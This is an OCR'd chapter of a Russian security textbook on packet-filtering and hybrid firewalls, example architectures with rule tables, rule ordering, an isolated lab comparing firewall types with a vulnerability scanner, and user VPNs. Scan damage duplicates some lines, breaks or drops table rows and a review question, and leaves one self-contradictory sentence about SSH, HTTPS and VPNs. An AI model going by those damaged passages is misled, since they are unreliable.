Правила политики усиливаются посредством использования фильтров пакетов. Фильтры изучают пакеты и определяют, является ли трафик разрешенным, согласно правилам политики и состоянию протокола (проверка с учетом состояния). Если протокол приложения функционирует через TCP, определить состояние относительно просто, так как TCP сам по себе поддерживает состояния. Это означает, что когда протокол находится в определенном состоянии, разрешена

передача только определенных пакетов. Рассмотрим в качестве примера последовательность установки соединения. Первый ожидаемый пакет - пакет *SYN*. Межсетевой экран обнаруживает этот пакет и переводит соединение в состояние *SYN*. В данном состоянии ожидается один из двух пакетов - либо *SYN ACK* (опознавание пакета и разрешение соединения) или пакет *RST* (сброс соединения по причине отказа в соединении получателем). Если в данном соединении появятся другие пакеты, межсетевой экран аннулирует или отклонит их, так как они не подходят для данного состояния соединения, даже если соединение разрешено набором правил.

Если протоколом соединения является UDP, межсетевой экран с *пакетной фильтрацией* не может использовать присущее протоколу состояние, вместо чего отслеживает состояние трафика UDP. Как правило, межсетевой экран принимает внешний пакет UDP и ожидает входящий пакет от получателя, соответствующий *исходному пакету* по адресу и порту, в течение определенного времени. Если пакет принимается в течение этого отрезка времени, его передача разрешается. В противном случае межсетевой экран определяет, что трафик UDP не является ответом на запрос, и аннулирует его.

При использовании межсетевого экрана с *пакетной фильтрацией* соединения не прерываются на межсетевом экране (см. рис. 10.2), а направляются непосредственно к конечной системе. При поступлении пакетов межсетевой экран выясняет, разрешен ли данный пакет и *состояние соединения* правилами политики. Если это так, пакет передается по своему маршруту. В противном случае пакет отклоняется или аннулируется.

Рис. 10.2. Передача трафика через межсетевой экран с фильтрацией пакетов

Межсетевые экраны с фильтрацией пакетов не используют модули доступа для каждого протокола и поэтому могут использоваться с любым протоколом, работающим через IP. Некоторые протоколы требуют распознавания межсетевым экраном выполняемых ими действий. Например, FTP будет использовать одно соединение для начального входа и команд, а другое - для передачи файлов. Соединения, используемые для передачи файлов, устанавливаются как часть соединения FTP, и поэтому межсетевой экран должен уметь считывать трафик и определять порты, которые будут использоваться новым соединением. Если межсетевой экран не поддерживает эту функцию, передача файлов невозможна.

Как правило, межсетевые экраны с фильтрацией пакетов имеют возможность поддержки большего объема трафика, т. к. в них отсутствует нагрузка, создаваемая дополнительными процедурами настройки и вычисления, имеющими место в программных модулях доступа.

Примечание

Последний абзац начинается с фразы "как правило". Различные производители межсетевых экранов сопоставляют их производительность различными способами. Исторически сложилось так, что межсетевые экраны с *пакетной фильтрацией* имеют возможность обработки большего объема трафика, нежели межсетевые экраны прикладного уровня, на платформе одного и того же типа. Это сравнение показывает различные результаты в зависимости от типа трафика и числа соединений, имеющих место в процессе тестирования.

Межсетевые экраны, работающие только посредством фильтрации пакетов, не используют модули доступа, и поэтому трафик передается от клиента непосредственно на сервер. Если сервер будет атакован через открытую службу, разрешенную правилами политики межсетевого экрана, межсетевой экран никак не отреагирует на атаку. Межсетевые экраны с *пакетной фильтрацией* также позволяют видеть извне внутреннюю структуру адресации. Внутренние адреса скрывать не требуется, так как соединения не прерываются на межсетевом экране.

Примечание

Большая часть межсетевых экранов с фильтрацией пакетов поддерживает трансляцию межсетевых адресов. Детальное обсуждение этой темы приведено в лекции 16.

Гибридные межсетевые экраны

Как и многие другие устройства, межсетевые экраны изменяются и совершенствуются с течением времени, т. е. эволюционируют. Производители межсетевых экранов прикладного уровня в определенный момент пришли к выводу, что необходимо разработать метод поддержки протоколов, для которых не существует определенных модулей доступа. Вследствие этого увидела свет технология модуля доступа Generic Services Proxy (*GSP*). *GSP* разработана для поддержки модулями доступа прикладного уровня других протоколов, необходимых системе безопасности и при работе сетевых администраторов. В действительности *GSP* обеспечивает работу межсетевых экранов прикладного уровня в качестве экранов с *пакетной фильтрацией*.

Производители межсетевых экранов с *пакетной фильтрацией* также добавили некоторые модули доступа в свои продукты для обеспечения

более высокого уровня безопасности некоторых широко распространенных протоколов. На сегодняшний день многие межсетевые экраны с *пакетной фильтрацией* поставляются с модулем доступа SMTP.

В то время как базовая функциональность межсетевых экранов обоих типов осталась прежней, (что является причиной большинства "слабых мест" этих устройств), сегодня на рынке присутствуют гибридные межсетевые экраны. Практически невозможно найти межсетевой экран, функционирование которого построено исключительно на прикладном уровне или фильтрации пакетов. Это обстоятельство отнюдь не является недостатком, так как оно позволяет администраторам, отвечающим за безопасность, настраивать устройство для работы в конкретных условиях.

Вопросы для самопроверки

1. Межсетевой экран, использующий модули доступа для контроля за соединениями, называется _____.
2. Что проверяет межсетевой экран с фильтрацией пакетов, помимо набора правил, для принятия решения о блокировке или передаче пакета?

Разработка конфигурации межсетевого экрана

Теперь давайте рассмотрим некоторые стандартные сетевые архитектуры и выясним, каким образом следует настраивать сетевой экран в той или иной конкретной ситуации. В этом упражнении подразумевается, что в организации присутствуют указанные ниже системы, и что эти системы принимают входящие соединения из интернета:

- веб-сервер, работающий только через порт 80;
- почтовый сервер, работающий только через порт 25. Он принимает всю входящую и отправляет всю исходящую почту. Внутренний почтовый сервер периодически связывается с данной системой для получения входящей почты и отправки исходящих сообщений.

Существует внутренняя система DNS, которая запрашивает системы интернета для преобразования имен в адреса, однако в организации отсутствует своя собственная главная внешняя DNS.

Интернет-политика организации позволяет внутренним пользователям использовать следующие службы:

- HTTP;
- HTTPS;
- FTP;
- Telnet;
- SSH.

На базе этой политики можно построить правила политики для различных архитектур.

Архитектура 1: системы за пределами межсетевого экрана, доступные из интернета

На рис. 10.3 показано размещение доступных из интернета систем между сетевым экраном и внешним маршрутизатором. В таблице 10.1 приведены правила межсетевого экрана.



Рис. 10.3. Системы за пределами межсетевого экрана, доступные из интернета

На маршрутизаторе может быть установлена фильтрация, позволяющая только внешним данным HTTP поступать на веб-сервер и передавать на почтовый сервер только поступающие извне данные SMTP. Как видно из приведенных правил, независимо от того, какой тип межсетевого экрана используется, веб-сервер и почтовый сервер не защищены межсетевым экраном. В данном случае межсетевой экран лишь защищает внутреннюю сеть организации.

Таблица 10.1. Правила межсетевого экрана для расположенных за пределами межсетевого экрана систем, доступных из интернета

Номер	Исходный IP	Конечный IP	Служба	Действие
1	Внутренний почтовый сервер	Почтовый сервер	SMTP	Принятие
2	Внутренняя сеть	Почтовый сервер	Любой HTTP, HTTPS, FTP, telnet, SSH	Принятие

3	Внутренняя DNS	Любой	DNS	Принятие
4	Любой	Любой	Любая	Сброс

Архитектура 2: один межсетевой экран

Вторая стандартная архитектура показана на рис. 10.4. В данной архитектуре используется один межсетевой экран для защиты как внутренней сети, так и любых других систем, доступных из интернета. Эти системы располагаются в отдельной сети (об использовании таких отдельных сетей более подробно рассказываться в лекции 16). В таблице 10.2 приведены правила межсетевого экрана.



Рис. 10.4. Один межсетевой экран

Таблица 10.2. Правила межсетевого экрана для архитектуры с одним межсетевым экраном

Номер	Исходный IP	Конечный IP	Служба	Действие
1	Любой	Веб-сервер	HTTP	Принятие
2	Любой	Почтовый сервер	SMTP	Принятие
3	Почтовый сервер	Любой	SMTP	Принятие
	Внутренняя		HTTP, HTTPS, FTP,	

	сеть		telnet, SSH	
5	Внутренняя DNS	Любой	DNS	Принятие
6	Любой	Любой	Любая	Сброс

Как видно из таблицы 10.2, правила практически аналогичны правилам архитектуры 1. Межсетевой экран дополняет правила, которые использовались в маршрутизаторе в предыдущей архитектуре. Также мы видим, что не существует явного правила, позволяющего внутреннему почтовому серверу подключаться к почтовому серверу в отдельной сети. Причиной этому является правило 2, позволяющее любой системе (внутренней или внешней) подключаться к упомянутой системе.

Архитектура 3: двойные межсетевые экраны

Третья архитектура, о которой пойдет речь, использует двойные межсетевые экраны (см. рис. 10.5). Доступные из интернета системы располагаются между межсетевыми экранами, а внутренняя сеть расположена за вторым межсетевым экраном. В таблице 10.3 приведены правила для межсетевого экрана 1.

Вопрос к эксперту

Вопрос. Используются ли межсетевые экраны только на соединениях с интернетом?

Ответ. Не следует ограничивать область действия межсетевых экранов одними лишь интернет-соединениями. Межсетевой экран представляет собой устройство, которое может использоваться в любой ситуации, требующей контроля доступа. В частности, данные устройства можно использовать во внутренних сетях, которые необходимо защищать от других внутренних систем. Секретные внутренние сети могут содержать компьютеры с особо важной информацией или функциями либо сети, в которых проводятся эксперименты над сетевым оборудованием.

Хорошим примером секретных сетей являются банковские сети. Каждый вечер банки связываются с системой федерального резерва для передачи денежных средств. Ошибки в этих сетях могут стоить банкам больших денег. Системы, управляющие такими соединениями, являются

больших денег. Системы, управляющие такими соединениями, являются крайне секретными и жизненно важными для банковских структур. Для ограничения доступа к этим системам из других подразделений банка можно установить межсетевой экран.

Рис. 10.5. Архитектура 3: двойные межсетевые экраны

Как видно из таблицы 10-3, правила в данном случае аналогичны правилам межсетевого экрана в архитектуре 2. Но еще имеется и второй межсетевой экран. Правила для межсетевого экрана 2 приведены в табл. 10-4.

Таблица 10.3. Правила межсетевого экрана 1 в архитектуре с двумя межсетевыми экранами

Номер	Исходный IP	Конечный IP	Служба	Действие
1	Любой	Веб-сервер	HTTP	Принятие
2	Любой	Почтовый сервер	SMTP	Принятие
3	Почтовый сервер	Любой	SMTP	Принятие

4	сеть	Любой	telnet, SSH	Принятие
5	Внутренняя DNS	Любой	DNS	Принятие
6	Любой	Любой	Любая	Сброс

Таблица 10.4. Правила межсетевого экрана 2 в архитектуре с двойным межсетевым экраном

Номер	Исходный IP	Конечный IP	Служба	Действие
1	Внутренний почтовый сервер	Почтовый сервер	SMTP	Принятие
2	Внутренняя сеть	Любой	HTTP, HTTPS, FTP, telnet, SSH	Принятие
3	Внутренняя DNS	Любой	DNS	Принятие
4	Любой	Любой	Любая	Сброс

Примечание

Эти примеры очень просты, однако они отражают функционирование межсетевых экранов, при котором разрешается только строго определенный доступ.

Построение набора правил межсетевого экрана

Качественно созданный набор правил не менее важен, чем аппаратная платформа. Большая часть межсетевых экранов работает по принципу "первого соответствия" при принятии решения о передаче или отклонении пакета. При построении набора правил согласно алгоритму "первого соответствия" наиболее специфичные правила располагаются в верхней части набора правил, а наименее специфичные (т. е. более общие) - в нижней части набора. Такое размещение правил гарантирует, что общие правила не перекрывают собой более специфичные.

Примечание

Некоторые межсетевые экраны содержат обработчик набора правил, проверяющий набор на наличие правил, перекрываемых другими

правилами. Обработчик информирует об этой ситуации администратора межсетевого экрана перед установкой правил на межсетевой экран.

Данный подход хорош в общем плане, однако он не решает проблему производительности межсетевого экрана. Чем больше правил необходимо проверять для каждого пакета, тем больше вычислений должен производить межсетевой экран. При разработке качественного набора правил следует принимать в расчет это обстоятельство, т. к. от него зависит уровень эффективности работы межсетевого экрана.

Для повышения эффективности работы экрана следует оценить ожидаемую нагрузку трафика на межсетевой экран и упорядочить трафик по типам. Как правило, наибольший объем занимает трафик HTTP. Для повышения эффективности межсетевого экрана следует разместить правила, относящиеся к HTTP, вверху набора правил. Это означает, что правило, позволяющее внутренним системам использовать HTTP для подключения к любой системе в интернете, и правило, разрешающее внешним пользователям осуществлять доступ к веб-сайту организации, должны быть расположены очень близко к верхней границе набора правил. Единственными правилами, которые должны находиться выше двух упомянутых правил, являются специфичные правила отказа в доступе, относящиеся к протоколу HTTP.

Выявление различий между межсетевыми экранами различных типов

Данный проект продемонстрирует различия в системах защиты межсетевых экранов различных типов. Для выполнения этого проекта необходим доступ к межсетевому экрану прикладного уровня, а также к экрану с фильтрацией пакетов.

Шаг за шагом

1. Сконфигурируйте сеть согласно архитектуре 2. Не подключайте эту сеть к интернету!
2. Создайте почтовый сервер и веб-сервер с настройками по умолчанию и оставьте в каждой системе уязвимости.

умолчанию и оставьте в каждой системе уязвимости.
3. Разместите межсетевой экран прикладного уровня в сети и настройте его согласно набору правил из табл. 10.2.
4. Сконфигурируйте другую систему в качестве внешней системы (как если бы она располагалась вне межсетевого экрана в интернете) и запустите сканер уязвимостей.
5. С помощью сканера уязвимостей просканируйте почтовый сервер и веб-сервер, а также межсетевой экран.
6. Теперь замените межсетевой экран прикладного уровня межсетевым экраном с фильтрацией пакетов.
7. Снова просканируйте серверы.
8. Сравните полученные результаты. Различна ли информация, полученная при первом и втором сканировании? Одинаковы ли уязвимости, отображенные при подключении обоих межсетевых экранов? Если нет, то почему?

Выводы

Если модули доступа на межсетевом экране прикладного уровня настроены правильно, в результате сканирования через экран с фильтрацией пакетов, скорее всего, отобразится большее число уязвимостей, чем при сканировании через межсетевой экран прикладного уровня. Причиной этому является то, что модуль доступа перехватывает и интерпретирует почту и веб-запросы перед отправкой на серверы. В некоторых случаях этот подход обеспечивает защиту от использования уязвимостей серверов.

Контрольные вопросы

1. Выделите два основных типа межсетевых экранов.
2. Какие действия по умолчанию осуществляются межсетевым экраном в отношении трафика?
3. Является ли один из типов межсетевых экранов более безопасным, нежели другой?
4. Что межсетевой экран прикладного уровня по умолчанию делает с внутренними адресами?
5. В чем сходство межсетевого экрана с фильтрацией пакетов и маршрутизатора?

фильтрацией?

7. Что должен обеспечивать межсетевой экран для проверки состояния?
8. При каком условии межсетевой экран прикладного уровня может называться гибридным?
9. Где расположены доступные из интернета системы в архитектуре с одним межсетевым экраном?
10. Почему порядок правил в наборе правил межсетевого экрана играет важную роль?

Виртуальные частные сети

Рассмотрены вопросы, связанные с VPN. Дано их определение. Рассмотрены два типа VPN, их преимущества и недостатки. Дано понятие стандартных технологий функционирования VPN.

Частные сети используются организациями для соединения с удаленными сайтами и с другими организациями. Частные сети состоят из каналов связи, арендуемых у различных телефонных компаний и поставщиков услуг интернета. Эти каналы связи характеризуются тем, что они соединяют только два объекта, будучи отделенными от другого трафика, так как арендуемые каналы обеспечивают двустороннюю связь между двумя сайтами. Частные сети обладают множеством преимуществ.

- Информация сохраняется в секрете.
- Удаленные сайты могут осуществлять обмен информацией незамедлительно.
- Удаленные пользователи не ощущают себя изолированными от системы, к которой они осуществляют доступ.

К сожалению, этот тип сетей обладает одним большим недостатком - высокой стоимостью. Использование частных сетей - очень дорогое удовольствие. Используя менее скоростные каналы связи, можно сэкономить деньги, но тогда удаленные пользователи начнут замечать недостаток в скорости, и некоторые из указанных выше преимуществ станут менее очевидными.

С увеличением числа пользователей интернета многие организации перешли на использование виртуальных частных сетей (VPN). Виртуальные частные сети обеспечивают многие преимущества частных сетей за меньшую цену. Тем не менее, с внедрением VPN появляется целый ряд вопросов и опасностей для организации. Правильно построенная виртуальная частная сеть может принести организации большую пользу. Если же VPN реализована некорректно, вся информация, передаваемая через VPN, может быть доступна из интернета.

Определение виртуальных частных сетей

Итак, мы намереваемся передавать через интернет секретные данные организации без использования арендуемых каналов связи, по-прежнему принимая все меры для обеспечения *конфиденциальности трафика*. Каким же образом нам удастся отделить свой трафик от трафика остальных пользователей глобальной сети? Ответом на этот вопрос является шифрование.

В интернете можно встретить трафик любого типа. Значительная часть этого трафика передается в открытом виде, и любой пользователь, наблюдающий за этим трафиком, сможет его распознать. Это относится к большей части почтового и веб-трафика, а также сеансам связи через протоколы telnet и FTP. Трафик Secure Shell (SSH) и *Hypertext Transfer Protocol* Secure (HTTPS) является шифруемым трафиком, и его не сможет просмотреть пользователь, отслеживающий пакеты. Тем не менее, трафик типа SSH и HTTPS не образует виртуальную частную сеть VPN.

Виртуальные частные сети обладают несколькими характеристиками.

- Трафик шифруется для обеспечения защиты от прослушивания.
- Осуществляется аутентификация удаленного сайта.
- Виртуальные частные сети обеспечивают поддержку множества протоколов.
- Соединение обеспечивает связь только между двумя конкретными абонентами.

Так как SSH и HTTPS не способны поддерживать несколько протоколов, то же самое относится и к реальным виртуальным частным сетям. VPN-пакеты смешиваются с потоком обычного трафика в интернете и существуют отдельно по той причине, что данный трафик может считываться только конечными точками соединения.

Примечание

Возможно реализовать передачу трафика через сеанс SSH с использованием *туннелей*. Тем не менее, в рамках данной лекции мы не будем рассматривать SSH как VPN.

Рассмотрим более детально каждую из характеристик VPN. Выше уже говорилось о том, что трафик VPN шифруется для защиты от прослушивания. Шифрование должно быть достаточно мощным, чтобы можно было гарантировать конфиденциальность передаваемой информации на тот период, пока она будет актуальна. Пароли имеют срок действия, равный 30 дням (подразумевается политика изменения пароля через каждые 30 дней); однако секретная информация может не утрачивать своей ценности на протяжении долгих лет. Следовательно, алгоритм шифрования и применение VPN должны предотвратить нелегальное дешифрование трафика на несколько лет.

Вторая характеристика заключается в том, что осуществляется аутентификация удаленного сайта. Эта характеристика может требовать аутентификацию некоторых пользователей на центральном сервере либо взаимную аутентификацию обоих узлов, которые соединяет VPN. Используемый механизм аутентификации контролируется политикой. Политика может предусмотреть аутентификацию пользователей по двум параметрам или с использованием динамических паролей. При *взаимной аутентификации* может потребоваться, чтобы оба сайта демонстрировали знание определенного общего секрета (под секретом подразумевается некоторая информация, заранее известная обоим сайтам), либо могут потребоваться *цифровые сертификаты*.

Виртуальные частные сети обеспечивают поддержку различных протоколов, в особенности на прикладном уровне. Например, удаленный пользователь может использовать протокол SMTP для связи с почтовым сервером, одновременно используя NetBIOS для соединения с файловым сервером. Оба указанных протокола могут работать через один и тот же цикл связи или канал VPN (см. рис. 11.1).



Рис. 11.1. Виртуальные частные сети поддерживают множество протоколов

VPN соединяет два конкретных объекта, образуя таким образом уникальный канал связи между двумя абонентами. Каждая из конечных точек VPN может единовременно поддерживать несколько соединений VPN с другими конечными точками, однако каждая из точек является отдельной от других, и трафик разделяется посредством шифрования.

Виртуальные частные сети, как правило, подразделяются на два типа: пользовательские VPN и узловые VPN. Различие между ними заключается в методе использования, а не в способе отделения трафика каждым из двух типов сетей. В оставшейся части данной лекции будет детально рассказываться о каждом из типов VPN.

Развертывание пользовательских виртуальных частных сетей

Пользовательские VPN представляют собой виртуальные частные сети, построенные между отдельной пользовательской системой и узлом или сетью организации. Часто пользовательские VPN используются сотрудниками, находящимися в командировке или работающими из

дома. Сервер VPN может являться межсетевым экраном организации либо быть отдельным VPN-сервером. Пользователь подключается к интернету через телефонное подключение к локальному поставщику услуг, через канал *DSL* или *кабельный модем* и инициирует VPN-соединение с узлом организации через интернет.

Узел организации запрашивает у пользователя *аутентификационные данные* и, в случае успешной аутентификации, позволяет пользователю осуществить доступ ко внутренней сети организации, как если бы пользователь находился внутри узла и физически располагался внутри сети. Очевиден тот факт, что скорость сетевого соединения будет ограничиваться скоростью подключения пользователя к интернету.

Пользовательские VPN позволяют организациям ограничивать доступ удаленных пользователей к системам или файлам. Это ограничение должно базироваться на политике организации и зависит от возможностей продукта VPN.

В то время как пользователь имеет VPN-соединение с внутренней сетью организации, он также может соединяться и работать с интернетом или выполнять другие действия как обычный пользователь интернета. Сеть VPN поддерживается отдельным приложением на компьютере пользователя (см. рис. 11.2).

Рис. 11.2. Конфигурация пользовательской VPN

Внимание!

В некоторых случаях компьютер пользователя может выступать в роли маршрутизатора между интернетом и сетью VPN (и, следовательно, внутренней сетью организации). Этот тип *сетевого атакующего* воздействия необходимо тщательно изучить перед применением пользовательской виртуальной частной сети. Некоторые клиенты VPN содержат политику, снижающую риск проявления данной угрозы.

Преимущества пользовательских VPN

Пользовательские VPN обладают двумя основными преимуществами:

- Сотрудники, находящиеся в командировке, могут осуществлять доступ к электронной почте, файлам и внутренним системам в любое время без необходимости в осуществлении дорогостоящих междугородних и международных телефонных вызовов для соединения с серверами.
- Сотрудники, работающие из дома, могут осуществлять доступ к службам сети, как и сотрудники, работающие в организации, без аренды дорогостоящих выделенных каналов.

Оба эти преимущества можно приписать к экономии денежных средств. Экономия может заключаться в отказе от использования дорогостоящих междугородних и международных соединений, арендуемых каналов связи или в выполнении сотрудниками задач по администрированию серверов, принимающих входящие телефонные соединения. Домашние пользователи с *DSL* или кабельными модемами могут добиться увеличения скорости при использовании линий телефонной связи со скоростями 56 Кбит/с. Все больше гостиничных номеров оборудуются соединениями для доступа в сеть, поэтому для пользователей, находящихся в поездке, создаются все условия для высокоскоростного доступа в сеть.

Примечание

Увеличение скорости через канал 56 Кбит/с не гарантируется. Средняя скорость соединения зависит от множества факторов, включая

скоростные возможности интернет-соединения пользователя, интернет-соединения организации, уровень нагрузки интернета, а также число единовременных соединений с VPN-сервером.

Проблемы, связанные с пользовательскими VPN

Правильное использование пользовательских VPN может снизить затраты организации, но пользовательские VPN не являются решением всех возможных проблем. При их использовании имеют место значительные риски, связанные с безопасностью, и проблемы реализации, с которыми приходится считаться.

Возможно, самой большой проблемой безопасности при использовании VPN сотрудником является одновременное соединение с другими сайтами интернета. Как правило, программное обеспечение VPN на компьютере пользователя определяет, должен ли трафик передаваться через VPN, либо его необходимо отправить на какой-либо другой сайт в открытом виде. Если на компьютер пользователя была произведена атака с использованием "*троянского коня*", возможно, что некий внешний нелегальный пользователь использует компьютер сотрудника для подключения к внутренней сети организации (см. рис. 11.3). Атаки данного типа осуществляются довольно сложно, но они совершенно реальны.

Пользовательские VPN требуют такого же внимания к вопросам, связанным с управлением пользователями, как и внутренние системы. В некоторых случаях пользователи VPN могут быть привязаны к идентификаторам пользователей в домене Windows NT или Windows 2000 или к другой системе централизованного управления пользователями. Эта возможность упрощает управление пользователями, однако администраторам по-прежнему следует сохранять бдительность и следить за тем, каким пользователям требуется удаленный VPN-доступ, а каким - нет.



Рис. 11.3. Использование "троянского коня" для проникновения во внутреннюю сеть организации

Внимание!

Если управление VPN-пользователями не связано с центральной системой управления пользователями, этот факт должен учитываться в процедурах управления пользователями, покидающими организацию.

Пользователи должны проходить аутентификацию перед использованием сетей VPN. Так как VPN позволяет осуществлять удаленный доступ ко внутренней сети организации, эта аутентификация должна быть двухфакторной, то есть запрашивать два аутентификационных параметра. Одним из параметров может являться сам компьютер пользователя. В этом случае вторым параметром должно быть нечто известное пользователю или непосредственно с ним связанное. В любом случае, второй параметр не должен находиться на компьютере и не должен быть с ним связан.

В организациях должна приниматься в расчет нагрузка трафиком. Главной точкой нагрузки является VPN-сервер в узле организации.

Ключевым параметром нагрузки является ожидаемое число одновременных соединений. При установке каждого соединения VPN-сервер должен иметь возможность расшифровывать дополнительный трафик. Хотя процессор может обеспечивать поддержку больших объемов трафика, он может не обеспечивать шифрование и расшифровку большого числа пакетов без значительных задержек. Следовательно, сервер VPN должен создаваться с учетом ожидаемого числа единовременных соединений.

Еще один момент может повлиять на использование организацией пользовательской VPN. Он связан с использованием трансляции сетевых адресов (NAT) (для получения дополнительной информации по этой технологии обратитесь к лекции 16) на противоположном конце соединения. Если ожидается, что сотрудники организации будут пытаться использовать VPN с узлов, защищенных межсетевыми экранами, могут возникнуть проблемы. Например, если организация А является консалтинговой компанией с сотрудниками, работающими в организации Б, в А может возникнуть потребность предоставить своим сотрудникам обратную связь для работы с электронной почтой и получения доступа к файлам. Однако, если эти сотрудники работают с компьютеров, входящих в состав внутренней сети организации Б, в которой используется динамическая NAT для скрытия адресов внутренних систем, это окажется невозможным. Если в вашей организации предпочтение отдается использованию VPN именно таким образом, следует проверить возможности программного обеспечения VPN.

Управление пользовательскими VPN

Управление пользовательскими VPN, главным образом, заключается в управлении пользователями и их компьютерами. При разделении сотрудников необходимо выполнять соответствующие процедуры по управлению пользователями.

Разумеется, на компьютерах пользователей должны устанавливаться правильные версии программного обеспечения VPN и реализовываться соответствующие конфигурации. Если компьютеры принадлежат организации, это программное обеспечение является стандартным компонентом для каждого компьютера. Если организация разрешает

сотрудникам использовать VPN со своих домашних компьютеров, ей понадобится увеличить общий *уровень поддержки* этих пользователей, так как различные компьютеры и поставщики услуг интернета могут требовать наличие различных конфигураций.

Совет

В организациях также может рассматриваться вопрос о предоставлении сотрудникам межсетевого экрана офисного или домашнего уровня. Многие из таких систем могут управляться удаленно, что позволяет организации отслеживать и настраивать системы.

